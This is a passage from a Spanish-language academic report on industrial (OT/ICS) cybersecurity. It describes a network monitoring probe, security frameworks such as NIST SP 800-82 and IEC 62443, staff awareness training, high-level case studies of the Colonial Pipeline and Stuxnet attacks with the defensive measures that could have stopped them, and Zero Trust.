Para protegernos de este ataque, además de las herramientas de monitorización ya comentadas, podríamos utilizar un *Network Access Control* (NAC). El NAC, es una tecnología que permite controlar de manera muy granular que dispositivos pueden acceder a la red. Por ejemplo, sobre los dispositivos no permitidos que se conecten a la red, el NAC les aplicaría un *firewall* virtual que resetearía cualquier intento de conexión desde los interfaces de red del dispositivo, no permitiendo de esta manera que puedan generar tráfico en la red.

4.3 Otras características destacables de la sonda de monitorización

Testeando esta tecnología, hemos encontrado algunas características adicionales interesantes que nos gustaría destacar: la capacidad de configurar alertas personalizadas, las capacidades de aprendizaje, *Threat Hunting*[1] e integraciones.

[1] *Threat Hunting*: proceso continuo e iterativo centrado en la capacidad analítica humana de buscar actividades anormales en los activos de la organización que podrían significar compromiso, intrusión o exfiltración de los datos de una organización.

Con respecto a la configuración de alertas personalizadas tenemos la opción de configurar alertas a medida. Por ejemplo, la configuración de algún caso de uso que esté siendo explotado por algún grupo atacante para tratar de detectar esta actividad en caso de sufrir un ataque de estas características. También, podemos configurar otros casos de uso personalizados que queramos monitorizar para que nos alerte en caso de coincidencia y pueda ser investigado.



Ilustración 110: Creación de alerta personalizada

Una de las características de este tipo de dispositivos de monitorización de entornos industriales, es la capacidad de configurar la sonda en modo aprendizaje durante un tiempo determinado (2-4 semanas) lo que permitirá al dispositivo de monitorización aprender el comportamiento normal de la instalación industrial y la comunicación entre dispositivos. De esta manera, nos podrá alertar cuando se detecten comunicaciones sospechosas y valores en los dispositivos de operación PLCs diferentes a lo habitual. Como ejemplo, podemos indicar que si un dispositivo espera valores en un rango de 1 a 10 observados en modo de aprendizaje, entonces si en modo operación, en cualquier momento, se detectase que se están tratando de asignar valores de 100 a 1.000, que son valores no esperados, podrían suponer un posible compromiso del sistema y de que se está tratando de alterar el correcto funcionamiento del servicio. En este caso, nos podrá alertar sobre esta actividad anómala.



Ilustración 111: *Network Modelling* Sonda Monitorización

Microsoft Defender for IoT entre otras integraciones, nos ofrece una integración nativa con el SIEM Microsoft Sentinel.



Ilustración 112: Integración de la Sonda en Sentinel

Además, nos permite realizar la integración con otros sistemas socios o vía API[1] con otros servicios de administración de eventos e información de seguridad (SIEM), servicios de operaciones y respuesta de seguridad (SOAR), servicios de detección y respuesta extendidas (XDR), entre otras integraciones.

Por último, otra de las capacidades destacadas de esta solución es la posibilidad de disponer de un inventario y un mapa de los dispositivos de la red de operación.



Ilustración 113: *MS Defender for IoT: Device map* del Laboratorio

Los mapas de dispositivos OT proporcionan una representación gráfica de los dispositivos de red detectados por el sensor de red de OT y las conexiones entre ellos.

Se puede utilizar el mapa de dispositivos para recuperar, analizar y administrar la información de los dispositivos. Además, podemos conocer qué dispositivos están hablando entre sí, aplicando filtros por los diferentes tipos de protocolos observados en la red, teniendo información a primera vista sobre las alertas de cada dispositivo de la red que ayuda a los analistas de seguridad a detectar cualquier comportamiento anómalo y no esperado en la red industrial, proporcionándonos además detalles sobre los cambios en el tráfico que podrían representar una amenaza para la red de operación.

[1] API: acrónimo en inglés de "interfaz de programación de aplicaciones", un software intermediario que permite que las aplicaciones se comuniquen entre sí.

4.4 Marcos de referencia

Como habíamos comentado en la introducción del capítulo cuarto, el primer principio de la Ciberseguridad OT podría venir dado por la aplicación de buenas prácticas de Ciberseguridad en los centros industriales. Estas buenas prácticas, las podemos encontrar agrupadas en **marcos de referencia** que, nos pueden ayudar a establecer una política de seguridad adecuada en base a normas aplicables, procedimientos de cambios, controles de acceso, autorización, autenticación y confidencialidad, entre otros.

Un marco de referencia de ciberseguridad OT es un conjunto de prácticas y directrices que se utilizan para proteger los sistemas de control industrial de las amenazas de ciberseguridad. Estos marcos de referencia proporcionan un enfoque integral para reducir el riesgo vinculado a las amenazas que puedan comprometer la seguridad de la información en las organizaciones.

Los marcos de referencia de ciberseguridad OT se centran en la protección de los procesos y sistemas de control industrial y se utilizan para reforzar los controles comunes de ciberseguridad que protegen a los dispositivos, así como a los datos de los dispositivos, los sistemas y los ecosistemas de una organización. Estos marcos de referencia son fundamentales en proyectos de mejora de la ciberseguridad industrial y ayudan a los ingenieros de plantas y a los expertos en ciberseguridad a trabajar juntos para proteger los sistemas de control industrial [30].

Existen varios marcos de referencia en términos de ciberseguridad de operación, vamos a analizar algunos de los más importantes.

4.4.1 NIST SP 800-82 Rev. 2.

El NIST SP 800-82 Rev. 2 es una guía de seguridad para sistemas de control industrial (ICS) que fue publicada por el Instituto Nacional de Estándares y Tecnología (NIST) en 2015 [31]. Esta guía proporciona información sobre la seguridad de los sistemas de control industrial, incluyendo los sistemas de supervisión, control y adquisición de datos (SCADA) y otros sistemas de control. El objetivo de esta guía es ayudar a las organizaciones a comprender los riesgos de seguridad asociados con los sistemas de control industrial y proporcionar recomendaciones para mejorar la seguridad de estos sistemas. La guía cubre temas como la gestión de riesgos, la seguridad física, la seguridad de la red, la seguridad de los sistemas operativos y la seguridad de las aplicaciones. En resumen, el NIST SP 800-82 Rev. 2 es una guía de seguridad para sistemas de control industrial que proporciona recomendaciones para mejorar la seguridad de estos sistemas [32].

El NIST SP 800-82 Rev. 2 incluye un total de 98 controles de seguridad divididos en 17 familias de controles.

Sin lugar a duda, el NIST SP 800-82 Rev. 2 es un marco de referencia muy importante en la ciberseguridad OT, ya que proporciona orientación sobre cómo mejorar la seguridad de los sistemas de control industrial y aborda los requisitos únicos de rendimiento, confiabilidad y seguridad de estos sistemas.

4.4.2 IEC 62443: ciberseguridad para entornos industriales

La norma IEC 62443 es una serie internacional de estándares que aborda la ciberseguridad para la tecnología operativa en sistemas de automatización y control o IACS (*Industrial Automation and Control System*). Esta norma se divide en diferentes secciones y describe tanto los aspectos técnicos como los relacionados con los procesos de la ciberseguridad de los sistemas de automatización y control. La norma IEC 62443 se desarrolló para asegurar las redes de comunicación industrial y los sistemas de automatización y control a través de un enfoque sistemático.

La norma IEC 62443 aborda los procesos de seguridad a lo largo de toda la cadena de suministro y proporciona un conjunto de perfiles de seguridad para la certificación. La norma IEC 62443 es considerada como una piedra angular de la ciberseguridad industrial y es ampliamente utilizada en la industria para proteger los sistemas de automatización y control de las amenazas y pretende incrementar la protección de los IACS durante todo su ciclo de vida [33].



Ilustración 114: Diagrama de la serie de normas IEC 62443.
Fuente: https://gca.isa.org/blog/structuring-the-isa-iec-62443-standards

4.4.3 Norma ISO/IEC 27001

La norma ISO/IEC 27001 es una norma internacional que establece los requisitos para un Sistema de Gestión de Seguridad de la Información (SGSI). Aunque esta norma no está específicamente diseñada para la ciberseguridad industrial e instalaciones críticas, puede ser útil para establecer un marco de gestión de la seguridad de la información que incluya la ciberseguridad [34].

La norma ISO/IEC 27001 proporciona un enfoque sistemático para la gestión de la seguridad de la información, que incluye la identificación de riesgos, la implementación de controles de seguridad y la evaluación continua del SGSI. Además, la norma ISO/IEC 27001 se puede combinar con otros marcos y estándares de ciberseguridad, como el **NIST SP 800-82 Rev. 2**, para proporcionar una estrategia de ciberseguridad más completa.

En resumen, aunque la norma ISO/IEC 27001 no está específicamente diseñada para la ciberseguridad industrial e instalaciones críticas, puede ser útil para establecer un marco de gestión de la seguridad de la información que incluya la ciberseguridad y se puede combinar con otros marcos y estándares de ciberseguridad para proporcionar una estrategia de ciberseguridad más completa.

4.4.4 Norma TISAX

Es importante indicar que dependiendo del sector industrial, pueden existir marcos específicos que cubran con un enfoque más ajustado el ámbito de la actividad.

Podemos identificar una de ellas como la norma TISAX (*Trusted Information Security Assessment Exchange*) que es un estándar de seguridad impulsado por la Asociación Alemana de la Industria Automotriz (VDA) que recoge los requisitos fundamentales de la norma ISO 27001 sobre la seguridad de la información y los adapta a la industria automotriz. TISAX es un mecanismo de evaluación e intercambio para la seguridad de la información de las empresas que permite el reconocimiento de los resultados de la evaluación entre los participantes. TISAX se utiliza en la industria automotriz para la evaluación de proveedores y para el intercambio seguro de información sensible entre empresas asociadas, lo que inspira confianza en toda la cadena de suministro automotriz con un enfoque de evaluación de la seguridad de la información basado en la madurez y orientado a las necesidades de la industria del automóvil [35].

4.5 Formación en Ciberseguridad

En los principios para la defensa del ICS que vimos en el capítulo cuarto, comentábamos que la formación en Ciberseguridad y la concienciación son fundamentales para luchar contra las amenazas. Una de las claves es la mantener al día a los empleados de la organización en términos de ciberseguridad, empleados que además podrían estar operando sistemas críticos o industriales. La concienciación de seguridad o *Security Awareness* son formaciones y ejercicios de entrenamiento orientados a los empleados para que, sean conscientes de los riesgos de seguridad y conozcan cómo prevenir y responder a las amenazas de seguridad. La concienciación en ciberseguridad es un aspecto importante en la protección de la información y la prevención de ataques de la organización.

En el caso de personal en general las estrategias de formación podrían ser las siguientes:

- Concienciación de la política de ciberseguridad de la compañía.
- Simulacros de ataques *phishing*.
- Formación sobre la normativa de protección de datos.
- Buenas prácticas seguras para trabajar de manera remota o en movilidad.

Ilustración 115: Panel de Control de *Knowbe4*.

Como podemos observar en la ilustración 115, algunas herramientas permiten realizar un seguimiento individualizado de los empleados y ofrecer diferentes formaciones en base a la puntuación de riesgo obtenida en las pruebas de *phishing*.

Si disponer de un buen programa de concienciación para los empleados en general es importante, en el caso específico de los profesionales IT y OT es fundamental.

5. Tácticas y técnicas aplicadas en casos reales

A lo largo de este capítulo, se van a explicar las tácticas y técnicas empleadas por los atacantes durante dos casos reales muy interesantes.

En primer lugar, comentaremos el caso un ciberataque *ransomware* conocido como **Colonial Pipeline** que fue realizado sobre un sistema de control industrial (ICS), concretamente sobre el sistema de distribución de derivados del petróleo de Colonial Pipeline, catalogada como una de las infraestructuras petrolíferas más importantes de Estados Unidos [36].

En segundo lugar, comentaremos un ataque dirigido a un sistema industrial crítico conocido como **Stuxnet.** Stuxnet fue un ataque dirigido a la capa física pero sin embargo utilizó tres capas (Capa de IT, capa de control y capa física) para conseguir su objetivo.

5.1 Colonial Pipeline

En el caso del ataque a Colonial Pipeline el incidente de seguridad fue provocado por la infección *ransomware* de varios activos esenciales del proceso industrial, que permitió a los atacantes detener por completo el suministro de gasóleo, fuel y gasolina hacia las empresas que dependían de este proceso. Para tener en cuenta la magnitud del ataque y ver el impacto real, hay que destacar que Colonial Pipeline opera una red de oleoductos de aproximadamente 8.500 Km suministrando derivados del petróleo a un 45% de la costa este de EE.UU.

El ataque fue orquestado por el grupo DarkSide, conocido por su *ransomware as a Service* (*RaaS*[1]). La intrusión de DarkSide en los sistemas de Colonial Pipeline propició, además del bloqueo de los sistemas informáticos de la planta, el robo de más de 100 GB de datos corporativos. Esta característica de doble robo o extorsión doble es una característica muy importante de este tipo de *ransomware*.

A continuación, se presentan las tácticas de la Matriz ICS de MITRE ATT&CK (en color azul) y la táctica de la Matriz Enterprise de MITRE ATT&CK (en color verde) utilizadas por DarkSide para la consecución del ataque. Además, debajo de cada táctica, se identifican los diferentes ataques, software y soluciones empleadas.

[1] *RaaS*: (*Ransomware as a Service*) o *ransomware* como servicio es un modelo de negocio para empresas con intenciones criminales que permite que cualquiera pueda registrarse y utilizar herramientas para realizar ataques de *ransomware*.

INITIAL ACCESS	EXECUTION	EVASION	DISCOVERY	PERSISTANCE	LATERAL MOVEMENT	EXFILTRATION	IMPACT	COMMAND AND CONTROL
Phising of credentials	Cobalt Strike	PowerTool64	ADRecon	\Windows\System32\ net.exe	PSExec	Mega.nz pCloud	wwifi.exe (randsomware xecutable)	Pfink
External Remote Access (VPN, RDP)	PSExec	PCHunter	ADFind	GPO	Remote Desktop Protocol	puTTy	azure_update.exe	AnyDesk
	SystemBC	GMER	NetScan	Scheduled Task	SSH	Rclone		Cobalt Strike
			Advanced IP Scanner			7zip		

Ilustración 116: Tácticas y Técnicas utilizadas por DarkSide. Disponible en: MITRE Matrix ICS

Como comentamos en el capítulo tercero en el punto 3.7, el vector de entrada fue una exposición de activos en internet lo que permitió acceso inicial. Mediante una campaña o ataque de *phishing* se robaron las credenciales que luego se utilizaron para acceder vía RDP[1]/VPN[2] a servicios expuestos a internet.

Finalmente **Colonial Pipeline pagó 4.4 millones de dólares** por el rescate de los sistemas y la liberación del *ransomware* que había secuestrado la instalación.

5.2 Stuxnet

Stuxnet es un malware del tipo *worm*[1] o gusano informático que se caracteriza por auto replicarse para infectar la mayor cantidad de equipos de la red.

En enero de 2010, los inspectores de la Agencia Internacional de Energía Atómica que visitaban una planta nuclear en Natanz, Irán, notaron con desconcierto que las centrifugadoras usadas para enriquecer uranio estaban fallando. Curiosamente, los técnicos iraníes que operaban las máquinas también parecían asombrados.

Cinco meses después, descubrieron que este comportamiento fue debido al gusano informático Stuxnet que llegó a tomar el control de 1.000 máquinas que participaban en la producción de materiales nucleares, ordenándoles autodestruirse [37].

Fue la primera vez que un ciberataque logró dañar una infraestructura industrial y en este caso se trataba de una infraestructura crítica.

Como comentábamos en la introducción el *malware* utilizó la capa física de un sistema IT para copiarse y propagarse a través de la red. El vector de entrada fue un USB infectado y conectado a un sistema IT de la planta.

[1] *worm*: un *worm* o gusano informático es similar a un virus por su diseño, y es considerado una subclase de virus. Los gusanos informáticos se propagan de ordenador a ordenador, pero a diferencia de un virus, tiene la capacidad a propagarse sin la ayuda de una persona.

Una vez dentro del sistema informático, Stuxnet buscó el software y sistemas de control Siemens S7 que controlaban las máquinas centrifugadoras de la planta (capa de control).

El *malware* contenía diferentes *zero-days.* Uno de ellos, se encargaba de iniciar los archivos del *malware* mediante una vulnerabilidad de la librería shell32.dll. Una vez que el proceso se completaba Stuxnet utilizaba técnicas de *rootkit* y explotaba vulnerabilidades del protocolo RPC para propagarse a otros equipos de la red. Además de estas técnicas, Stuxnet utilizaba el controlador vulnerable "MrxCls" de Realtek firmado digitalmente para pasar por un proceso legítimo.

Stuxnet aprovechó este acceso para tomar el control de las centrifugadores (capa física) controlando los PLCs que a su vez controlaban la velocidad específica de las centrifugadoras. Las centrifugadores en la planta de Natanz, estaban separando los diferentes tipos de uranio, para aislar el uranio enriquecido que es fundamental tanto para la energía como para las armas nucleares. Con el tiempo, la tensión provocada por las velocidades excesivas causó que las máquinas infectadas, unas 1.000, se desintegraran.

Comentar que, el gusano permaneció latente durante casi un mes después de infectar los PLCs de las centrifugadoras. Durante este tiempo observó cómo operaba el sistema normalmente y registró los datos generados.

Una vez las centrifugadoras en Natanz quedaron fuera de control, el gusano reprodujo los datos guardados como cuando todo estaba funcionando normalmente. Esto permitió que permaneciese indetectable para los operadores humanos de la fábrica, mientras las centrifugadoras eran destruidas.

No se conoce con seguridad el actor ciberatacante pero en 2011, el reconocido experto Ralph Langner comentó que el gusano había sido creado en laboratorio por Estados Unidos e Israel para sabotear el programa nuclear de Irán [38].



Ilustración 117: Stuxnet attack. Disponible en: https://www.techietalks.online/stuxnet-returns-striking-iran/

5.3 ¿Qué falló y cómo pudo haberse evitado?

En el ejemplo del ataque a **Colonial Pipeline** orquestado por el grupo DarkSide que que pudo realizar una intrusión en los sistemas de Colonial Pipeline mediante el robo de una contraseña comprometida, pudo haberse evitado tomando las siguiente medidas de Seguridad:

- ✓ **Autenticación multifactor (MFA)**: es una tecnología de seguridad que requiere múltiples métodos de autenticación de categorías independientes de credenciales para verificar la identidad de un usuario para un inicio de sesión.
- ✓ **Segmentación y monitorización de la red**: para detectar posibles amenazas.
- ✓ **Vigilancia del perímetro**: para localizar posibles activos expuestos, principalmente aquellos que pueden tener puertos de administración RDP/SSH abiertos.
- ✓ **Gestión de vulnerabilidades**: seguimiento y actualización de los dispositivos para la actualización del software obsoleto que posibilitaría explotar alguna vulnerabilidad conocida.
- ✓ **Zero Trust**: estrategia de seguridad que se enfoca en verificar y autorizar cada conexión, en lugar de confiar en la ubicación de la red o en la identidad del usuario.

Por otro lado, para el caso del ataque de **Stuxnet** cuyo vector de entrada fue un USB infectado que fue conectado a un sistema IT de la planta, algunas estrategias que podrían haber impedido o detectado el ataque son:

- ✓ **EDR (*Endpoint Detection and Response*)**: herramienta de seguridad que proporciona monitorización y análisis continuo del *endpoint* y la red para identificar, detectar y prevenir amenazas avanzadas (APT) con mayor facilidad.
- ✓ **Sonda de Monitorización:** herramienta que se ha analizado en la investigación de este proyecto y que nos hubiese permitido descubrir por aprendizaje que los PLCs que a su vez controlaban la velocidad específica de las centrifugadoras estaban trabajando en valores fuera del rango alertándonos de ello.
- ✓ **Desactivación de puertos USB:** el bloqueo de puertos USB en sistemas críticos es una medida de seguridad importante para prevenir ataques que puedan comprometer la integridad de los sistemas ICS.

Todas estas medidas son buenas prácticas y recomendaciones de seguridad que sin lugar a duda, contribuyen para mejorar la ciberseguridad de los sistemas industriales.

5.4 Zero Trust

En el apartado anterior hemos introducido el concepto *Zero Trust* que, como indicábamos es estrategia de seguridad que se enfoca en verificar y autorizar cada conexión, en lugar de confiar en la ubicación de la red o en la identidad del usuario [39].

Dada su importancia, nos gustaría desarrollar en este punto cómo podríamos implementar un modelo basado en *Zero Trus*t en un Sistema de Control. Este modelo implica un cambio de paradigma en la forma en que se piensa en la ciberseguridad en la organización.

Para implementar *Zero Trust*, podríamos por ejemplo, seguir los siguientes pasos:

1. Identificar los recursos críticos de la organización y los usuarios que necesitan acceso a ellos.
2. Implementar la autenticación multifactor para todos los usuarios y dispositivos del centro.
3. Segmentar la red en zonas de confianza y aplicar políticas de acceso granulares.
4. Implementar la monitorización continua de la actividad de la red para detectar y responder a las amenazas en tiempo real (Sondas de monitorización industrial, SIEM, IAM[1], orquestación, análisis, cifrado, puntuación y permisos del sistema de archivos para mejorar la seguridad de la red).

Es importante destacar que la implementación de *Zero Trust* no significa necesariamente una transformación tecnológica completa, sino que se puede proceder de manera controlada e iterativa para garantizar los mejores resultados con la mínima interrupción.

Existen diferentes tecnologías orientadas a entornos de operación, a modo de ejemplo nos gustaría profundizar en una solución de zscaler que utiliza la plataforma *Zero Trust Exchange* para proporcionar acceso seguro a sistemas OT y eliminar el riesgo de acceso remoto

[1] IAM (Identity and Access Management): es una disciplina de ciberseguridad enfocada en la gestión de identidades de usuario y permisos de acceso en una red informática.

Zscaler para OT e IoT permite a los operadores de plantas aumentar el tiempo de actividad, mejorar la seguridad de las personas y de las plantas, y facilitar nuevos modelos de negocio al asegurar los entornos OT contra las ciberamenazas [40].

